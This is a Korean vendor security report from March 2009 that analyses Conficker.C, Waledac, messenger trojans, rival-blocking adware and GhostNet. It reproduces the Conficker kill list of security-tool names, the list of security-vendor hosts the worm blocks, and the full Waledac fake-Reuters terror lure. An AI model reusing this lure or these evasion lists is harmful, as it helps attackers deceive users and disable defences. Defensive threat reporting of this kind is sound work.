안철수연구소에서 발행하는 월간 보안 보고서

ASEC 리포트

2009년 3월호

이달의 보안 이슈

ASEC 칼럼

이달의 통계

분기별 보안 이슈

안철수연구소의 시큐리티대응센터(ASEC, AhnLab Security Emergency response Center)는 바이러스 분석가 및 보안 전문가들로 구성된 글로벌 보안 대응 조직입니다. 이 리포트는 ㈜안철수연구소의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다.
자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

I. 이달의 보안 이슈

1. 악성코드 – 메신저 관련 악성코드와 테러뉴스를 위장한 월덱(Waledac) 변형

국내에 많은 사용자를 가진 국산 메신저 프로그램을 이용하여 자신을 전파하는 악성코드 변형이 발견, 보고 되었다. 메신저는 메일과 달리 실시간으로 수신자의 응답이 가능하므로 빠르게 확산 되는 특징이 있어 주의가 요구 되었다. 1, 2월 맹위를 떨친 Conficker 는 세 번째 변형이 3월 초 발견, 보고 되었다. 이전 변형과 달리 백신프로그램(안티 바이러스)과 같은 특정 프로세스의 동작을 방해하는 증상을 가지고 있었다. 또한 그 동안 변형이 많이 보고된 월덱(Waledac)의 경우 테러 뉴스를 위장한 형태로 메일로 전파되어 매스컴 등에서 이슈가 되기도 하였다.

(1) 메신저 관련 악성코드

Win-Trojan/Natice라고 명명된 이 악성코드는 작년부터 변형이 조금씩 보고 되고 있다. 국내에 많은 사용자들이 사용하는 유명 메신저를 통해서 다양한 방법으로 전파되는 특징이 있다. 예를 들어 일반적으로 사용자가 속기 쉽도록 그림 파일인 것처럼 위장을 하기도 하고 또는 대범하게 직접 다운로드 링크를 버디 리스트로 메시지를 보내기도 한다.

또한 해당 악성코드는 자신의 진단을 방해할 목적으로 국내에 잘 알려진 백신 프로그램(안티 바이러스) 관련 파일 및 프로세스, 서비스 등을 동작하지 못하도록 방해하는 증상을 갖는 또 다른 악성코드를 설치 하기도 한다.

이렇듯 올 한해 지금까지 외산 메신저나 관련 서비스의 계정을 노리는 악성코드가 유행 했었다면 앞으로는 국내 SNS 와 메신저 프로그램의 사용자 계정을 노리는 형태가 증가 할 것으로 예상한다. 특히 훔쳐낸 계정으로는 마치 지인으로 위장하여 버디 리스트로부터 금전을 요구하는 형태와 같은 사기를 칠 수 있기 때문에 보이스 피싱 뿐만 아니라 메신저로 유사한 형태의 행위에도 주의가 요구된다.

(2) 컨피커(Conficker) 웜의 세 번째 변형 발견 및 보고

3월초 컨피커(Conficker) 웜의 또 다른 변형 소식이 감지 되었으며 국내에도 곧 유입 되었다. 특히 이번 변형의 경우 안티 바이러스 및 윈도우 보안 패치와 같은 특정 프로세스에 대한 강제종료 기능과 2009년 4월 1일 특정한 알고리즘에 의한 도메인을 생성 후 이중 500개에 대하여 랜덤하게 접속하여 특정한 파일을 다운로드 하는 증상이 파악 되었다. 이중 특정

프로세스의 목록은 다음과 같다.

```
008825F0 75 6E 6C 6F 63 6B 65 72 00 00 00 00 74 63 70 76 unlocker....tcpv
00882600 69 65 77 00 73 79 73 63 6C 65 61 6E 00 00 00 00 iew.sysclean....
00882610 73 63 63 74 5F 00 00 00 72 65 67 6D 6F 6E 00 00 scct_...regmon..
00882620 70 72 6F 63 6D 6F 6E 00 70 72 6F 63 65 78 70 00 procmon.procexp.
00882630 6D 73 30 38 2D 30 36 00 6D 72 74 73 74 75 62 00 ms08-06.mrtstub.
00882640 6D 72 74 2E 00 00 00 00 6D 62 73 61 2E 00 00 00 mrt.....mbsa....
00882650 6B 6C 77 6B 00 00 00 00 6B 69 64 6F 00 00 00 00 klwk....kido....
00882660 6B 62 39 35 38 00 00 00 6B 62 38 39 30 00 00 00 kb958...kb890...
00882670 68 6F 74 66 69 78 00 00 67 6D 65 72 00 00 00 00 hotfix..gmer....
00882680 66 69 6C 65 6D 6F 6E 00 64 6F 77 6E 61 64 00 00 filemon.downad..
00882690 63 6F 6E 66 69 63 6B 00 61 76 65 6E 67 65 72 00 confick.avenger.
008826A0 61 75 74 6F 72 75 6E 73 00 00 00 00 00 00 00 00 autoruns.......
```


[그림 1-1] 컨피커(Conficker) 웜에 취약한 시스템 및 안전한 시스템

이처럼 컨피커(Conficker) 웜의 세 번째 변형은 자신을 보호하고 사용자가 패치파일을 실행하지 못하도록 방해를 하고 있다. 컨피커(Conficker) 웜은 다음의 [그림 1-2]와 같은 형태로 전파 되므로 최신 보안 패치와 강력한 윈도우 공유폴더 암호 그리고 최신엔진의 안티 바이러스와 같은 보안 제품만을 기본적으로 지킨다면 별다른 대책이 없이도 안전한 컴퓨팅 환경을 보장 받을 수가 있다.

[그림 1-2] 컨피커(Conficker) 웜에 취약한 시스템 및 안전한 시스템

(3) 테러뉴스를 가장한 월덱(Waledac) 웜 변형

각국 도시에 테러가 발생한 것처럼 로이터 통신사 뉴스로 위장하여 잘 알려진 Win32/Waledac.worm 변형이 발견, 보고가 되었다. 메일에서 GeoIP (지역별 IP)를 사용하여 메일을 읽은 사용자의 IP 를 기반으로 지역별 도시명으로 보여주는데 다음과 같다.


REUTERS

Powerful explosion burst in 도시명 this morning.

At least 12 people have been killed and more than 40 wounded in a bomb blast near market in 도시명. Authorities suggested that explosion was caused by "dirty" bomb. Police said the bomb was detonated from close by using electric cables. "It was awful" said the eyewitness about blast that he heard from his shop. "It made the floor shake. So many people were running"
Until now there has been no claim of responsibility.

REUTERS

You need the latest Flash player to view video content. Click here to download.

Related Links:
http://en.wikipedia.org/wiki/Dirty_bomb
http://www.google.com/search?q= 도시명 +terror+attack


[그림 1-3] 테러뉴스로 가장한 월덱(Waledac) 웜 관련 메일

동영상을 보기 위해서 마치 Flash Player 를 다운 받도록 위장하는데 월덱(Waledac) 웜 변형이므로 주의가 요구 되었다. 전세계적으로 테러의 위협이 높은 가운데 악성코드 제작자들은 이처럼 신뢰할 만한 통신사의 뉴스로 위장하고 특히 GeoIP 를 사용하여 마치 메일을 읽은 사용자의 지역에 테러가 발생한 것처럼 속이는 등 날로 사용자로부터 악성코드를 실행하도록 유도하고 지능적으로 변모해가고 있다.

2. 스파이웨어 – 애드웨어들 간의 전쟁(AdWars)

내 집 안방에서 모르는 이들이 서로 싸움을 벌이면서 방안의 가구와 집기들을 부숴버린다면 집 주인인 나는 어떤 기분이 들까? 최근 국내 애드웨어 간의 싸움으로 인해 애꿎은 사용자들이 피해를 입고 있어 문제가 되고 있다.

물론 여기서의 싸움은 주먹이 오가는 싸움은 아니다. 국내 온라인 전자 상거래가 활성화되면서 리워드 프로그램과 키워드 프로그램의 수익성이 좋아지자 많은 업체들이 서로 사용자의 PC에 설치되어 동작하고자 싸움을 벌이고 있는 것이다.




[그림 1-4] 수많은 리워드/키워드 서비스

리워드/키워드 프로그램은 사용자가 입력한 웹 사이트의 주소를 가로채어 자신의 제휴 마케팅 코드가 삽입된 다른 주소로 변경하고 변경된 주소를 해당 제휴 마케팅 사이트 또는 인터넷 쇼핑몰에 전달하는 식으로 동작한다. 이렇게 함으로써 애드웨어 제작업체는 제휴 마케팅 사이트로부터 일정의 수수료를 챙길 수 있게 된다.


그런데 만약 사용자의 PC에 리워드/키워드 프로그램이 여러 개가 설치되어 있다면 어떻게 될까? 리워드/키워드 프로그램이 두 개가 설치되어 있던, 열 개가 설치되어 있던 간에, 결국 사용자에게 보여지는 웹사이트는 하나일 수 밖에 없다. 따라서 단 하나의 프로그램만이 수수료를 챙길 수 있는 것이다. 바로 이러한 이유 때문에 리워드/키워드 프로그램들 간의 전쟁은 불가피하다.

최근 Win-Adware/IEShow가 감염된 PC에서 일부 프로그램들이 정상적으로 동작하지 않는

다는 고객신고가 다수 접수되었다. 문제를 확인해보니 Win-Adware/IEShow가 시스템을 감시하여 다른 리워드/키워드 프로그램이 동작하지 못하도록 하고 있었다. 그런데 문제는 애드웨어 뿐만 아니라 정상 프로그램마저 실행이 차단되는 것이었다.



[그림 1-5] 시스템에 등록되어 있는 BHO




[그림 1-6] BHO에 연결된 DLL

대부분의 리워드/키워드 프로그램은 IE(Internet Explorer)에 ToolBar나 BHO(Browser Helper Object)로 등록되어 동작한다. Win-Adware/IEShow는 바로 이 점을 악용하여 다른 프로그램의 동작을 차단한다. 먼저 [1-5]과 같이 시스템에 등록된 BHO를 확인하고, 자신이 갖고 있는 CLSID(White List)와 비교하여 White List에 없는 BHO는 모두 차단한다. 그리고 차단한 BHO와 연결된 DLL 파일의 경로를 알아내어 그 폴더 하위에서 실행되는 모든 프로세스까지 차단하도록 동작한다.

만약 [그림 1-6]의 '{5C255C8A-E604-49b4-9D64-90988571CECB}' CLSID가 White List에 등록되어 있지 않다면 'C:₩Program Files₩Windows Live₩Messenger' 아래에서 실행되는 모든 프로세스는 동작하지 않게 되어 사용자는 MSN 메신저를 사용할 수 없는 결과를 초래할 수 있다.

BHO로 등록되어 동작하는 프로그램 중에는 Adobe PDF Reader Link Helper, SnagIt Toolbar Loader, Java™ Plug-In SSV Helper 등과 같이 리워드/키워드 프로그램이 아닌 것들도 다수가 존재하는데 만약 이러한 프로그램들이 Win-Adware/IEShow에서 관리되는 White List에 포함되어 있지 않다면 실행이 안 되는 문제가 발생한다. 실제, 다수의 고객 PC에서 이러한 문제로 인하여 일부 프로그램의 실행이 불가한 것을 확인하였으며 Win-Adware/IEShow를 완전히 제거한 후 문제는 해결되었다.

과거의 경우에도 리워드/키워드 프로그램이 경쟁사 제품의 동작을 방해하는 경우는 종종 발견되었으나 대개는 지정된 Black List만 차단하는 식이었기에 다른 정상 프로그램에 미치는 피해는 거의 없었다. 그러나 Win-Adware/IEShow와 같이 White List에 등록된 것만 허용하는 식은 모든 정상 프로그램에 대한 목록을 갖고 있을 수는 없기에 대단히 위험한 방법이며 사용자에게 큰 불편을 초래할 수 있다.



[그림 1-7] 무료 프로그램 업데이트와 같이 설치되는 애드웨어


리워드/키워드 프로그램과 같은 애드웨어들은 지난 2월 'ASEC Report 스파이웨어 보안 이슈'에서 소개한 바와 같이 주로 무료 프로그램의 번들 형태로 설치가 된다. Win-Adware/IEShow도 이와 마찬가지로 인터넷에서 TV방송을 무료로 볼 수 있도록 해주는 프로그램을 통해 번들로 설치가 된다. 더욱이 3월 들어 Win-Adware/IEShow로 인한 피해가 급증한 탓은 WBC와 같은 스포츠 경기가 평일 낮 시간에 중계됨에 따라 인터넷 실시간 TV 시청프로그램에 대한 수요가 급증하였기 때문으로 보고 있다. Win-Adware/IEShow와 같은 프로그램이 설치되는 것을 막기 위해서는 무료 프로그램과 같이 검증되지 않은 프로그램을 설치하기 전에 어떠한 것들이 설치되는지 면밀히 확인해보는 사용자의 주의가 반드시 필요하겠다.

3. 시큐리티 – 컨피커(Conficker) 웜의 세 번째 공격


(1) 일반 어플리케이션 취약점 정보

2009년 3월 언더 그라운드 보안 그룹 및 연구자에 의해 발표된 취약점 공격 코드[1]의 개수는 총 69개이며, 취약점 원인 별로 분류하면 [그림 1-8] 그래프와 같다. 이들 취약점 중 50% 이상이 메모리 오버플로우 오류로 인한 코드 실행 취약점이다. 몇 년 전부터 널리 알려진 메모리 오버플로우의 문제점은 현재까지도 어플리케이션 취약점의 대부분을 차지하고 있다. 이는 어플리케이션 개발 단계에서 보안 감사가 아직도 부족하다는 것을 의미하며 해당 과정에서의 검증 절차가 보다 철저해져야 한다는 것을 의미한다.

또한, 메모리 오버플로우 취약점 관련 어플리케이션 중 대부분이 NullSoft Winamp 등과 같이 멀티미디어 개체의 재생과 관련된 프로그램으로서, 최근 이러한 멀티미디어 관련 애플리케이션의 활용도가 높아짐에 따라 사용자들은 이들 어플리케이션들이 항상 최신 버전을 유지하도록 해야 한다.



[그림 1-8] 어플리케이션 취약점 분류




[그림 1-9] 메모리 오버 플로우 어플리케이션

[1] 기준: http://milw0rm.com

(2) 컨피커(Conficker) 웜의 세 번째 공격

이미 일천 만대 이상의 PC가 감염된 것으로 알려진 컨피커(Conficker) 웜의 세 번째 변형(Conficker.C)이 2009년 3월 4일 발견되었다. 이 웜은 내부구조 분석 상 4월 1일 만우절을 기점으로 다수의 동적 생성 도메인으로부터 악성코드를 다운받는 형태로 구현되어 있는 것으로 파악되었고, 많은 업체들이 이 웜의 피해를 최소화하기 위해 지속적으로 모니터링을 수행하였다. 현재 4월 1일 만우절이 지났음에도 불구하고, 해당 웜으로 인한 우려했던 큰 피해는 없는 것으로 추정되고 있다.

Conficker.C는 두 번째 변형인 Conficker.B와 대략 15%의 유사성을 띠고 있으며, 크게 다음과 같은 부분으로 나눌 수 있다.



[그림 1-10] Conficker.B VS Conficker.C

(가) 레지스트리 및 파일 생성

컨피커(Conficker) 웜이 실행되면, DLL을 임의의 이름으로 system32 폴더에 복사한 후 레지스트리를 수정하여 감염된 PC가 부팅을 할 때 해당 DLL 파일을 netsvsc.exe 프로세스나, svchost.exe 프로세스에 인젝션 할 수 있도록 한다.

(나) Anti-virus 등 보안 제품 강제 종료

Anti-Virus 제품이 해당 웜을 탐지하고 시스템을 보호하는 것을 막기 위해 다음과 같은 호스트의 DNS 정보를 조작한다. 그리고 운영체제가 자동으로 업데이트를 못하도록 변경하며, 호스트에서 실행되고 있는 프로세스를 주기적으로 감시하고 프로세스의 이름에 특정한 문자열이 포함되어 있으면 컨피커(Conficker) 웜을 제거하기 위한 것 프로세스라고 간주하여 해당 프로세스를 강제 종료한다. 또한 운영체제의 방화벽을 동작 불능상태로 만든다.

symantec	avira	hauri	safety.live
sunbelt	avgate	hacksoft	rootkit
spyware	avast	hackerwatch	securecomputing
spamhaus	arcabit	grisoft	ahnlab

[표 1-1] DNS 조작에 사용되는 호스트들

이름	용도
Autoruns	악성코드 제거 툴
Avenger	Anti virus / 방화벽
Confick	컨피커(Conficker) 웜 제거 프로그램
downad	컨피커(Conficker) 웜 제거 프로그램


[표 1-2] 프로그램 강제 종료에 사용되는 문자열들

(다) P2P(Peer to Peer)

컨피커(Conficker) 웜은 페이로드를 전송하기 위해 클라이언트와 서버로 동작할 수 있도록 제작되었다. 이 웜은 2개의 UDP 포트와 2개의 TCP 포트를 사용한다. 컨피커(Conficker) 웜은 페이로드를 주고 받고 다운로드 받은 페이로드를 검증하는 것 이외에 UDP 스캔을 통해서 해당 P2P 네트워크를 검색한다.

4. 네트워크 모니터링 현황- MS08-067 취약점의 위험성 지속


네트워크 모니터링 현황은 3월호부터 정확한 추세분석을 위해 분기별로 제공하는 것으로 변경하였다. 그 첫 번째로 올해 1분기 동안 네트워크 모니터링 시스템으로부터 탐지된 트래픽 현황에 대해 정리해 보고자 한다. 아래 [그림 1-11]과 같이 1분기에는 MS08-067 서버 서비스 취약점에 대한 탐지 이벤트가 압도적 1위를 차지하고 있다. 해당 트래픽의 대부분은 지난 2008년 10월 말 보고되어 지속적으로 확산되고 있는 컨피커(Conficker) 웜으로 부터 발생되는 트래픽으로 추정된다.



[그림 1-11] 주요 탐지 이벤트 현황 TOP 5 (1분기)

이미 해당 취약점에 대한 마이크로소프트사로부터의 보안 업데이트가 배포되었음에도 불구하고 컨피커(Conficker) 웜의 네트워크 공유폴더, USB를 통한 다양한 확산 방식으로 인하여 그 피해가 쉽게 감소되지 않고 있다.


앞서 언급된 주요 탐지 이벤트들을 살펴보면 대부분의 이벤트들이 TCP/445 포트를 사용하는 마이크로소프트사의 취약점들로서, 과거에도 TCP/445 포트의 트래픽 양은 지속적으로 최상위 공격 포트를 차지하였다. 최근 MS08-067 취약점 트래픽이 더해져 TCP/445 포트 및 TCP/139 포트의 트래픽 양이 현저하게 증가하는 추세를 보이고 있다.



[그림 1-12] 상위 TOP 5 포트 (1분기)

따라서, 네트워크 관리자는 사용자 시스템의 패치를 권고하고 방화벽과 같은 보안 솔루션을 통해 해당 TCP/139, TCP/445 포트에 대한 설정을 강화할 필요가 있다.

네트워크 모니터링 시스템의 지역성을 고려하여 국가별 공격 발생지 현황을 살펴보면, 한국(KR), 말레이시아(MY), 홍콩(HK), 오스트레일리아(AU), 일본(JP), 중국(CN) 등의 국가들이 차례로 높은 비중을 차지하였다.
작년에 상위권을 차지하였던 미국(US), 일본(JP)이 이번 분기에는 많이 감소하였고, 말레이시아(MY) 같은 제 3국으로부터 발생되는 트래픽이 증가하였다.




[그림 1-13] 공격 국가별 순위 및 비율 (1분기)

5. 중국 보안 이슈 – 해외 기관을 공격하는 GhostNet 발견

(1) 해외 정부 기관들을 공격한 것으로 알려진 중국의 GhostNet

3월 28일 해외 주요 언론들은 캐나다에서 보고된 하나의 보고서로 인해 많은 기사들이 동시에 제공되었다. 해당 보고서는 Information Warfare Monitor라는 캐나다 토론토에 위치한 연구단체에서 발표한 “Tracking GhostNet: Investigating a Cyber Espionage Network” 였으며 해당 보고서의 주요 요지는 중국에 의해서 동남아시아를 비롯한 유럽 등의 주요 정부기관 및 대사관의 Ghost 라는 트로이목마에 감염되어 주요 기밀 정보들이 외부로 유출되었다는 것이다.



[그림 1-14] Ghost 트로이목마에 감염된 국가 기관 위치 (출처 : New York Times)]

해당 보고서에서는 Ghost 트로이목마에 감염된 시스템들은 원격 서버에 의해서 악성 봇과 같이 네트워크를 형성하고 있었으며 해당 연구소에서 조사 한 바에 따르면 총 93개국에 위치한 986개의 IP들이 감염되어 GhostNet을 형성하고 있었다고 한다.
이와 더불어서 일부 보안 업체에서는 Ghost 트로이목마를 제작한 중국 언더그라운드 웹 사이트와 함께 해당 트로이목마를 악용하는 방법을 소개한 동영상까지 공개를 하였으나 현재는 모두 폐쇄되었다.


이러한 상황에서 일부 중국 언더그라운드 해킹 팀에서는 해당 GhostNet을 운영하거나 이용한 악성코드 제작자가 누구인지를 추적하는 기현상까지 발생하고 있었다.

[그림 1-15] GhostNet과 관련된 것으로 추정되는 중국인 신상 (출처 : 중국 언더그라운드 웹 사이트)

현재까지 추적된 GhostNet 운영자는 한 두 명에 의해서 운영된 것이 아니라 하나의 팀에 의해서 운영되었던 것으로 밝혀 졌으며 그 중 한 명으로 추정되는 중국인 남성의 신상이 [그림 1-15]와 같이 밝혀졌다. 해당 중국인 남성은 27세로 사천성 성도시에 거주하고 있는 것으로 밝혀졌으나 현재까지 실제 혐의가 있는지는 확인 되지 않고 있다.

(2) 검색 엔진을 이용한 취약한 웹 사이트 검색 툴

이번 3월 중국 언더그라운드에서는 이제까지 알려진 취약한 웹 사이트를 통한 SQL 인젝션 공격을 검색 엔진과 연동을 통해 보다 쉽게 찾아내는 툴이 발견되었다.



[그림 1-16] 검색엔진을 이용한 취약한 웹 사이트 검색

